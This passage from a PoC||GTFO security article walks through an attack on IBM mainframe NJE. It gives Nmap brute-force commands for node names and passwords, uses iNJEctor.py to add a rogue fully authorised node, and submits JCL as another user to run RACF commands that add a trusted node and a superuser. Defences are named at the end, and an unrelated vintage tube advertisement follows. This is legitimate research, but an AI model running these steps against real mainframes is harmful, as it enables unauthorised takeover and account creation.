
By default, the script will try to brute-force a system's OHOST value. First trying the mainframe's hostname and then using Nmap's included list of default hosts. Since NJE nodes will generally only have one node name, it's best to use the script argument `brute.firstonly=true`.

```
$ nmap -sV -p 175 10.10.10.1 \
    --script nje-node-brute  \
    --script-args brute.firstonly=true

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.POTATO.MAINFRAME.
    COM (10.10.10.1)
Host is up (0.0012s latency).
PORT     STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-node-brute:
|   Node Name(s):
|     Node Name:POTATO - Valid credentials
```

With the OHOST determined (POTATO), we can brute-force valid RHOSTs on the target system. Using the same `nje-node-brute` Nmap script, we use the argument `ohost=POTATO`. Before running the script, it's best to do some recon and discover names of other systems, decommissioned systems, etc. These can be placed in the file

[52] `https://nmap.org/nsedoc/scripts/nje-node-brute.html`
`unzip pocorgtfo12.pdf nje-node-brute.nse`



`rhosts.txt` and passed to the script using the argument `hostlist=rhosts.txt`:

```
$ nmap -sV -p 175 10.10.10.1 \
    --script nje-node-brute  \
    --script-args=ohost='POTATO',hostlist=
    rhosts.txt

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.POTATO.MAINFRAME.
    COM (10.10.10.1)
Host is up (0.00090s latency).
PORT    STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-node-brute:
|   Node Name(s):
|     POTATO:SANDBOX - Valid credentials
|     POTATO:CACTUS - Valid credentials
|     POTATO:LPAR5 - Valid credentials
```

Note: If CACTUS was connected at the time this script was run, it wouldn't show up in the list of valid systems. This is due to the fact that a node may only connect once. So if you're doing this kind of testing, you might want to wait for maintenance windows to try and brute-force. With valid RHOSTs (SANDBOX, CACTUS, and LPAR5) and the OHOST (POTATO) in hand we can now pretend to be a node.

In most places, this will be enough to allow you to fake being a node. In some places, however, they'll have set the `PASSWORD=` parameter in the NJEDEF config. This means that we've got one more piece to brute-force.

Thankfully, there's yet another new Nmap script for brute-forcing I records, `nje-pass-brute`.

> *After successfully negotiating an OPEN connection request, NJE requires sending, what IBM calls, an "I record." This initialization record may sometimes require a password. This script, provided with a valid OHOST/RHOST for the NJE connection, brute forces the password.*

Using this script is fairly straightforward. You pass it an RHOST and OHOST, and it will attempt to brute-force the I record password field:

```
nmap -sV -p 175 10.10.10.1  \
    --script nje-pass-brute \
    --script-args=brute.firstonly=true,ohost
    ='POTATO',rhost='cactus',passdb=
    passwords.txt

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.NEWYORK.MAINFRAME
    .COM (10.10.10.1)
Host is up (0.0012s latency).
PORT    STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-pass-brute:
|   NJE Password:
|     Password:NJEROCKS - Valid credentials
```

Behind the scenes, this script is connecting and trying "I Records" setting the `NCCILPAS` and `NCCINPAS` variables to the passwords in your word list.

6.5.3 I'm a Pretender

Using the information we've gathered, we could set up our own mainframe, add an NJEDEF section to the JES2 configuration file, and connect to POTATO as a trusted node. But who's got millions to spend on a mainframe? The good news is you don't have to worry about any of that. Since getting your hands on a real mainframe is all but impossible, your author wrote a Python library that implements the NJE specification, allowing you to connect to a mainframe and pretend to be a node.[53]

Using the NJE library, we can do a couple of interesting things, such as sending commands and messages, or sending JCL as *any* user account.

First, we're going to create our own node, just in case the node we're pretending to be comes back online (preventing us from using it). Using `iNJEctor.py` we can send commands we'd like to have processed by the target node. Before doing that, we need to see how many nodes are currently declared with `$D NJEDEF,NODENUM`:

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
  "\$D NJEDEF,NODENUM" --pass NJEROCKS

          The JES2 NJE Command Injector

[+] Signing on to 10.10.10.1 : 175
[+] Signon to 10.10.10.1 Complete
[+] Sending Command: $D NJEDEF,NODENUM
[+] Reply Received:

13.12.26          $HASP831 NJEDEF  NODENUM=4
```

[53] `git clone https://github.com/zedsec390/NJElib`

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$T NJEDEF,NODENUM=5" --pass NJEROCKS -q

13.25.34           $HASP831 NJEDEF
13.25.34           $HASP831 NJEDEF  OWNNAME=POTATO,OWNNODE=1,CONNECT=(YES,10),
13.25.34           $HASP831         DELAY=120,HDRBUF=(LIMIT=10,WARN=80,FREE=10),
13.25.34           $HASP831         JRNUM=1,JTNUM=1,SRNUM=1,STNUM=1,LINENUM=1,
13.25.34           $HASP831         MAILMSG=NO,MAXHOP=0,NODENUM=5,PATH=1,
13.25.34           $HASP831         RESTMAX=262136000,RESTNODE=100,RESTTOL=0,
13.25.34           $HASP831         TIMETOL=1440

$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$T NODE(5),name=H4CKR" --pass NJEROCKS -q

13.26.15           $HASP826 NODE(5)
13.26.15           $HASP826 NODE(5)  NAME=H4CKR,STATUS=(UNCONNECTED),TRANSMIT=BOTH,
13.26.15           $HASP826          RECEIVE=BOTH,HOLD=NONE

$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$add socket(h4ckr),node=h4ckr,ipaddr=3.1.33.7" \
    --pass NJEROCKS -q

13.27.13           $HASP897 SOCKET(H4CKR)
13.27.13           $HASP897 SOCKET(H4CKR)      STATUS=INACTIVE,IPADDR=3.1.33.7,
13.27.13           $HASP897                    PORTNAME=VMNET,CONNECT=(DEFAULT),
13.27.13           $HASP897                    SECURE=NO,LINE=0,NODE=5,REST=0,
13.27.13           $HASP897                    NETSRV=0
```

Figure 16 – Example use of `iNJEctor.py`.

We'll increase that by one with the command `$T NJEDEF,NODENUM=5`, then add our own node called `h4ckr` using the commands `$T NODE(5),name=H4CKR` and `$add socket(h4ckr)`. See Figure 16.

The node `h4ckr` has now been created. Finally, we'll want to give it full permission to do anything it wants with the command `$T node(h4ckr), auth=(Device=Y,Job=Y,Net=Y,System=Y)`. See Figure 17

Good, we have our own node now. This will only allow us to send commands and messages. If we wanted, we could mess with system administrators now.

```
$ ./iNJEctor.py 10.10.10.1 h4ckr POTATO \
  -u margo -m \
  'MESS WITH THE BEST DIE LIKE THE REST'
        The JES2 NJE Command Injector

[+] Signing on to 10.10.0.200 : 175
[+] Signon to 10.10.0.200 Complete
[+] Sending Message ( MESS WITH THE BEST DIE
    LIKE THE REST ) to user:  margo
[+] Message sent
```

And when Margo logs on, or tries to do anything she would receive this message:

```
READY

MESS WITH THE BEST DIE LIKE THE REST CN(
    INTERNAL)
```

That is fun and all, but we could also do real damage, such as shutting off systems or lowering resources to the point where a system becomes unresponsive. But where's the fun in that? Instead, let's make our node trusted.

We'll need to find a user with the appropriate permissions first. From previous research, I know Margo runs operations and has a userid of `margo`. Using `jcl.py` we can send JCL to a target node. This script uses the NJELib library and manipulates the `NJHTOUSR` and `NJHTOGRP` settings in the Job Header Security Section to be any user we'd like. We already know CACTUS is a trusted node on POTATO, so let's use that trust to submit a job as Margo.

To check if she has the permissions we need, we use the program `IKJEFT01`, which executes TSO commands, and the RACF TSO command `lu`, which lists a user's permissions. We see this in Figure 18.

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
    "\$T node(h4ckr),auth=(Device=Y,Job=Y,Net=Y,System=Y)" --pass NJEROCKS -q

13.29.20          $HASP826 NODE(5)
13.29.20          $HASP826 NODE(5)   NAME=H4CKR,STATUS=(UNCONNECTED),
13.29.20          $HASP826           AUTH=(DEVICE=YES,JOB=YES,NET=YES,SYSTEM=YES),
13.29.20          $HASP826           TRANSMIT=BOTH,RECEIVE=BOTH,HOLD=NONE,
13.29.20          $HASP826           PENCRYPT=NO,SIGNON=COMPAT,ADJACENT=NO,
13.29.20          $HASP826           CONNECT=(NO),DIRECT=NO,ENDNODE=NO,REST=0,
13.29.20          $HASP826           SENTREST=ACCEPT,COMPACT=0,LINE=0,LOGMODE=,
13.29.20          $HASP826           LOGON=0,NETSRV=0,OWNNODE=NO,
13.29.20          $HASP826           PASSWORD=(VERIFY=(NOTSET),
13.29.20          $HASP826           SEND=(FROM_OWNNODE)),PATHMGR=YES,PRIVATE=NO,
13.29.20          $HASP826           SUBNET=,TRACE=NO
```

Figure 17 – `iNJEctor.py` giving full permissions.

The important line here is `ATTRIBUTES=SPECIAL`, meaning that she can execute any RACF command. This, in turn, means she has the ability to add trusted nodes for us. Now that we confirmed she has administrative access, we submit some JCL that executes the commands we need to add a new trusted node. While we're at it, might as well add a new superuser named `DADE`, as shown in Figure 19.

Now we added the node `H4CKR` as a trusted node. Therefore, any userid that exists on POTATO is now available to us for our own nefarious purposes. In addition, we added a superuser called DADE with access to both TSO and UNIX. From here we could shutdown POTATO, execute any commands we'd like, create new users, reset user passwords, download the RACF database, create APF authorized programs. The ownage is endless.

```
./jcl.py CACTUS POTATO 10.10.10.1 JCL/tso.jcl margo
[+] RHOST: CACTUS
[+] OHOST: POTATO
[+] IP    : 10.10.10.1
[+] File  : JCL/tso.jcl
[+] User  : margo
[+] Connected
==========
[+] Sending file: JCL/tso.jcl
----------10--------20--------30--------40--------50--------60--------70--------80

//H4CKRNJE JOB (1234567),'ABC 123',CLASS=A,
//             MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
/*XEQ     POTATO
//TSOCMD   EXEC  PGM=IKJEFT01
//SYSTSPRT DD    SYSOUT=*
//SYSOUT   DD    SYSOUT=*
//SYSTSIN  DD    *
  lu
/*

----------10--------20--------30--------40--------50--------60--------70--------80
==========
[+] User Message
[+] User: MARGO
[+] Message: 15.03.19 JOB00046 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS) RECEIVED AT POTATO
==========
[+] Records in SYSOUT:
1                J E S 2  J O B  L O G  --  S Y S T E M  E M C 1  --  N O D E  P O T A T O
0
[...]
1READY
    lu
 USER=MARGO   NAME=Margo Smith             OWNER=MINING     CREATED=15.104
  DEFAULT-GROUP=MINING    PASSDATE=16.083 PASS-INTERVAL=180 PHRASEDATE=N/A
  ATTRIBUTES=SPECIAL OPERATIONS
[...]
 READY
 END
```

Figure 18 – JCL permissions check

```
./jcl.py CACTUS POTATO 10.10.10.1 JCL/racf.jcl margo
[+] RHOST: CACTUS
[+] OHOST: POTATO
[+] IP    : 10.10.10.1
[+] File  : JCL/racf.jcl
[+] User  : margo
[+] Connected
=============================
[+] Sending file: JCL/racf.jcl
----------10---------20---------30---------40---------50---------60---------70---------80

//H4CKRNJE JOB (1234567),'ABC 123',CLASS=A,
//             MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
/*XEQ     POTATO
//TSOCMD   EXEC  PGM=IKJEFT01
//SYSTSPRT DD    SYSOUT=*
//SYSOUT   DD    SYSOUT=*
//SYSTSIN  DD    *
  RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
  SETROPTS RACLIST(RACFVARS) REFRESH
  ADDUSER DADE PASSWORD(BESTPWD)
  ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC))
  ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
/*

----------10---------20---------30---------40---------50---------60---------70---------80
=============================
[+] Response Received
[+] NMR Records
=============================
[+] User Message
[+] To User: MARGO
[+] Message: 15.29.55 JOB00048 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS   ) RECEIVED AT POTATO
=============================
[+] Records in SYSOUT:
1                J E S 2  J O B  L O G  --  S Y S T E M  E M C 1  --  N O D E  P O T A T O
0
[...]
1READY
   RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
 ICH11009I RACLISTED PROFILES FOR RACFVARS WILL NOT REFLECT THE UPDATE(S) UNTIL A SETROPTS
    REFRESH IS ISSUED.
 READY
   SETROPTS RACLIST(RACFVARS) REFRESH
 READY
   ADDUSER DADE PASSWORD(BESTPWD)
 READY
   ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC)) SPECIAL
 READY
   ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
 READY
 END
```


Figure 19 – Adding a superuser


6.6 Conclusion


NJE is relatively unknown despite being so widely used and important to most mainframe implementations. Hopefully, this article showed you how powerful NJE is, and how dangerous it can be. Everything in this article could be prevented with a few simple tweaks. Not using the `PASSWORD=` parameter and instead using SSL certificates for system authentication would make these attacks useless. On top of that, instead of declaring the nodes to RACF, you could give very specific access rights to users from various nodes. This would prevent a malicious user from submitting as any user they please.


If you're really interested in this protocol, NJELib also supports a debug mode, which gives information about everything happening behind the scenes. It's very verbose. Another feature of NJELib is the ability to deconstruct captured packets.

With the information in this article, you should now have a grasp of the mainframe and NJE. Your interest has been piqued about the endless potential of mainframe hacking. If that's the case, where do you go from here? There are some great write-ups about buffer overflows and crypto on z/OS at `bigendiansmalls.com`. You can also read up about tn3270 hacking at `mainframed767.tumblr.com`.










PoC||GTFO

Самиздат



ALLIED

your best supply source for ELECTRON TUBES for every Amateur & Industrial Use

IMMEDIATE DELIVERY FROM STOCK


ALLIED stocks for *quick shipment* the world's largest distributor inventory of receiving, kinescope and special-purpose electron tubes. Whether your tube requirements are for your station equipment or for your work in industry, you can always depend on us for quick, efficient shipment direct from our huge stocks. To save time, effort and money—phone, wire or write to us for fast delivery.

ALL BRANDS IN STOCK

AMPEREX
CETRON
CHATHAM
EITEL McCULLOUGH
ELECTRONS, INC.
GE • HYTRON
NATIONAL
RCA • RAYTHEON
SYLVANIA
TAYLOR
THERMOSEN
TUNGSOL
UNITED ELECTRONICS
VICTOREEN
WESTINGHOUSE

ALL TYPES IN STOCK

Power Tubes
Rectifiers
Regulator
Microwave
Ballast
Ruggedized
Phototubes
Oscillograph
Sub-Miniature
Transistors
Diodes
Radiation Counter
Ignitrons
Thyratrons
Image Orthicon
Klystron
All Special Purpose Tubes



FREE 308-PAGE BUYING GUIDE

Refer to your latest ALLIED Catalog for everything you require in Amateur gear and electronic supplies. Get *every* buying advantage: quick shipment from the largest stocks available; easy payment plan on Ham gear; unbeatable trade-ins; real help from our Ham staff. Yes, get everything you need at ALLIED. If you haven't a copy of our 1955 Catalog, write for it today.

